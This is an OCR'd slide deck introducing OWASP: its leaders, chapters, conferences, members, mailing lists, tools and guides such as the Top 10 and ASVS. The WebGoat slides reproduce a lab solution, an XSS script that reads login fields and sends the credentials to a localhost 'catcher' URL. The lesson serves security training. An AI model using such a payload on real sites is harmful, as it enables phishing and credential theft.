
Code of ethics

Independence from vendors, technology-agnostic

Core values

Open, Global, Innovation, Worldwide

"strategy" (or so...)



OWASP people

Project Leaders

P
T
M

- Responsible for driving volunteers effort on OWASP material projects:
  - Workshops
  - Brainstorming sessions
  - Analysis/reporting
  - Guides editing
  - Tools coding
  - 19 quality-release and 26 beta-status projects

© Ofer Maor

Chapter Leaders

P
T
M

- Responsible for leading Local Chapters:
  - 188 Chapters worldwide
  - More than 300 yearly meetings worldwide
  - Connect with local organisations

Next local chapter meeting:
Zurich – June 14th

Global Committees

P
T
M

- Responsible for driving volunteers effort on global OWASP outreach.
- OWASP current Global Committees:
  - Industries
  - Membership
  - Government
  - Education
  - Projects
  - Events
  - Connections

Employees and contractors

- Kate Hartmann
  - Logistics and day-to-day support for leaders of the 188 local chapters
- Alison Shrader
  - Accounting & Administration
- Paulo Coimbra
  - OWASP PMO
- Sarah Basso
  - Operations during OWASP events

Research conference

OWASP AppSec Research
Stockholm June 2010

P
T
M

- Conference dedicated to research work on application security

Examples

- Design flaws
- Logic flaws
- Insecure data storage
- Authentication / authorization bypass
- Combined vulnerabilities
- Complex attacks
- Information leakage
- The Stupid
- The Very Stupid

Appsec conference

- Yearly global application security focused conferences:
  - Europe
  - North America
  - South America
  - Asia

Next OWASP Conference in Europe:

Dublin – June 7th-10th 2011

Summits

OWASP SUMMIT 2011
LISBON PORTUGAL
FEB 8-11

P
T
M

- Intensive 1-week workshop event with leaders, contributors, sponsors and software vendors:
  - Ability to connect with leading software vendors and corporate members
  - More than 150 reunited chapter & project leaders
  - 80 workshops

© Ofer Maor

OWASP members

OWASP Membership

- Individual members:
  - Annual fee: 50$/year
  - Free access to OWASP Training day events
  - Reduced fees at OWASP Events
  - Current count:

    1383 individual contributing members

OWASP Membership

- Corporate members:

  52 public corporate members

  Annual fee: 5’000$/year

  Delegates for the Summit event

  Logo on website, use as marketing argument

  Majority is from the US,

  but Switzerland is also

  there

Organization Supporters of OWASP's mission
acunetix
ACCUVANT LABS
Adobe
ADP
amazon
AppliedTrust
ascure
ASPECT SECURITY
ASTECH security
art_defence
BEST BUY
coveros
cigital
DENIM GROUP
DIGITAL DEFENSE
DREAMLAB TECHNOLOGIES
ENGINEERING
ETS
FORTIFY
gemalto
globaltek
GOTHAM DIGITAL SCIENCE
HARRIS connect
HUAWEI
IBM
IMPERVA
Information Builders
INTREPIDUS GROUP
(ISC)²
mozilla Firefox
mnemonic
nixu
NetIQ
NOKIA
ORACLE
PRAETORIAN
PROACTIVERISK
QUALYS
REDSPIN
salesforce.com
SD ELEMENTS
Security Innovation
SECURITY PS
securestate
symantec
TENABLE Network Security
Trustwave
ups
VERACODE
WhiteHat SECURITY

OWASP Membership

- Academic members:
  - Annual fee: 0$/year
  - Donate: support
  - 40 members
  - Switzerland:
    - 1 officialised partnership (HEIG-VD)
    - 2 pending partnerships

Adelphi University
Anglia Ruskin University
CIT Cork Institute of Technology
UC Berkeley.
Dartmouth
Dakota State dsu University
DCU
foi University of Zagreb Faculty of Organization and Informatics Varaždin
Georgia Tech Information Security Center
Katholieke Universiteit Leuven
hochschule mannheim
heig-vd Haute Ecole d'Ingénierie et de Gestion du Canton de Vaud
HFU Hochschule Furtwangen University
IDC Herzliya Efi Arazi School of Computer Science
ISCTE IUL Instituto Universitário de Lisboa
isep
itb Institute of Technology Blanchardstown
ORT Universidad ORT Uruguay
Trinity College Dublin
SGU
Stevens Institute of Technology
The University of Texas Health Science Center at Houston
UCIrvine
NKU Northern Kentucky University
northumbria university
North Texas
The George Washington University Washington DC
NYU-poly Polytechnic Institute of NYU
Rutgers The State University of New Jersey
ΠΑΡΙΣΑΣ
Facultad de Ingenieria Universidad de Buenos Aires
UCLA
UdeMM Universidad de la Marina Mercante
UT Dallas

OWASP: the web portal

https://www.owasp.org

- 250’000 unique visitors monthly
- 650’000 pages viewed monthly
- 60% driven by search engines
- 19% referred by other websites
- Highest traffic motives:
  - OWASP Top 10
  - Webscarab project
  - **<u>XSS prevention cheat sheet</u>**
  - **<u>“sql injection”</u>**

OWASP
The Open Web Application Security Project

Main Page

Welcome to OWASP
the free and open application security community


The Open Web Application Security Project (OWASP) is a 501c3 not-for-profit worldwide charitable organization focused on improving the security of application software. Our mission is to make application security visible, so that people and organizations can make informed decisions about true application security risks. Everyone is free to participate in OWASP and all of our materials are available under a free and open software license.

You'll find everything about OWASP here on our wiki and current information on our OWASP Blog. Please feel free to make changes and improve our site. There are hundreds of people around the globe who review the changes to the site to help ensure quality. If you're new, you may want to check out our getting started page. Questions or comments should be sent to one of our many mailing lists. If you like what you see here and want to support our

Quick Reference
Contact OWASP Staff - Click Here
Blog - Click Here
Industry Citations - Click Here
OWASP Supporters - Click Here
Podcast - Listen Now
OWASP Twitter - Follow
2011 OWASP Summit Results
Election of Officers Updated

http://lists.owasp.org


- More than 400 mailing lists currently running
- 25’900 users
- Related to: tools, documents, methods, committees, events, outreach, leaders, etc.



Owasp-training	OWASP Training
Owasp-Tunisia	*[no description available]*
Owasp-turkey	OWASP-Turkey Chapter
Owasp-twincities	OWASP Minneapolis-Saint Paul (OWASP MSP) Chapter - Minnesota
Owasp-ukraine	Ukrainian OWASP chapter
Owasp-urg	OWASP Uniform Reporting Guidelines
Owasp-uruguay	*[no description available]*
Owasp-validation	*[no description available]*
Owasp-Venezuela	La seguridad es trabajo de Todos - Bienvenidos a la lista de Owasp Venezuela
Owasp-vermont	*[no description available]*
Owasp-vicnum-project	OWASP Vicnum Project
Owasp-vienna	*[no description available]*
Owasp-vietnam	*[no description available]*
Owasp-vulnxml	*[no description available]*
Owasp-wapiti-project	Owasp Wapiti Project
Owasp-wash_dc_va	*[no description available]*
Owasp-washington	Washington DC OWASP
Owasp-wbts	OWASP Web Browser Testing System Project
Owasp-web-app-scanner-specification-project	OWASP Web Application Scanner Specification Project
Owasp-web-application-security-metric	OWASP Web Application Security Metric using Attack Patterns Project
Owasp-web-services	OWASP Web Services Security Project
Owasp-web20	*[no description available]*
Owasp-webekci	OWASP-WeBekci Project
Owasp-webgoat	OWASP WebGoat Mailing List
Owasp-webgoat-using-modsecurity	OWASP Securing WebGoat using ModSecurity Project
Owasp-webscarab	*[no description available]*
Owasp-webservices	*[no description available]*
Owasp-website	Discussion regarding the plan for design improvements of the OWASP Website
Owasp-webslayer-project	OWASP Webslayer Project
Owasp-winnipeg	*[no description available]*
Owasp-winter-of-code-2009	OWASP Winter of Code 2009
Owasp-wsfuzzer	*[no description available]*
Owasp-xsgec	*[no description available]*
Owasp-yasca-project	Yasca Source Code Analyzer

OWASP projects

OWASP projects: Tools



Analyze

Design

Implement

Verify

Deploy

Respond

AntiSAMMY

JBroFuzz

ModSecurity CRS

ESAPI

LiveCD

DirBuster

CSRFGuard

WebScarab

WebScarab

Encoding

O2

Orizon


Stinger

Code Crawler

Zed Attack Proxy

Academy portal, Broken Web applications, ESAPI Swingset, Webgoat

OWASP projects: Documents



Analyze

- Secure contract
- Application security requirements

Design

- Threat risk modeling

Implement

- Development
- J2EE Security
- RoR Security
- .NET Security
- AJAX Security
- PHP Security

Verify

- Code Review
- Testing
- ASVS

Deploy

- Backend Security

Respond


- Code Review
- Testing

Secure coding practices

Academy, Appsec FAQ, Appsec metrics, Common Vuln. List, Education, Exams, Legal, OWASP Top 10

Tools: webgoat

- COTS web application for webapp security (CBT) training
  - Click and run
  - /index.php/Webgoat



You need to create the hack() function. This function will pull the credentials from the webpage and post them to the WebGoat catcher servlet.

Some useful code snippets:

- doucument.forms[0].user.value - will access the user field
- XssImage = new Image(); XssImage.src=SOME_URL = will perform a post
- javascript string concatentation uses a "+"

Solution for this hint():

```
password<script>function hack(){ alert("Had this been a real attack... Your credentials
were just stolen. User Name = " + document.forms(0).user.value + " Password = " +
document.forms(0).pass.value); XSSImage=new Image;
XSSImage.src="http://localhost./WebGoat/catcher?
PROPERTY=yes&user="+document.forms(0).user.value + "&password=" + document.forms
(0).pass.value + "";}</script>
```

This lesson is an example of how a website might support a phishing attack

Below is an example of a standard search feature.
Using XSS and HTML insertion, your goal is to:

- Insert html to that requests credentials
- Add javascript to actually collect the credentials
- Post the credentials to http://localhost./WebGoat/catcher?PROPERTY=yes...


To pass this lesson, the credentials must be posted to the catcher servlet.

WebGoat Search

Tools: ModSecurity core ruleset

P
T
M


- Critical protections centralized in a core ruleset (CRS) to be installed on ModSecurity enabled Apache servers



- Provides:
  - HTTP Protocol compliance
  - Attack detection
  - Error detection
  - Search engine monitoring
- https://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project

Tools: Entreprise Security API

- Control library encapsulating most security functions required in web applications:
  - Authentication
  - Access control
  - Sessions
  - Encoding
  - Input validation
  - Encryption
  - Logging
  - Intrusion detection
  - …
- https://www.owasp.org/index.php/ESAPI



Custom Enterprise Web Application

Enterprise Security API

Authenticator
User
AccessController
AccessReferenceMap
Validator
Encoder
HTTPUtilities
Encryptor
EncryptedProperties
Randomizer
Exception Handling
Logger
IntrusionDetector
SecurityConfiguration

Existing Enterprise Security Services/Libraries

Documents: OWASP Top 10

P
T
M

- https://www.owasp.org/index.php/Top10

A1: Injection

A2: Cross-Site Scripting (XSS)

A3: Broken Authentication and Session Management

A4: Insecure Direct Object References

A5: Cross Site Request Forgery (CSRF)

A6: Security Misconfiguration

A7: Failure to Restrict URL Access

A8: Insecure Cryptographic Storage


A9: Insufficient Transport Layer Protection

A10: Unvalidated Redirects and Forwards

Documents: code review guide

P
T
M

- Instructions and methodology manual for conducting code security reviews
- Guidance on detecting the major security flaws created during implementation



- https://www.owasp.org/index.php/Category:OWASP_Code_Review_Project

Documents: ASVS

- ASVS: Application Security Verification Standard
- 4 verification (assurance) levels across more than 120 security controls
- Tailored to <u>your</u> own risk aversion
- https://www.owasp.org/index.php/ASVS

05/09
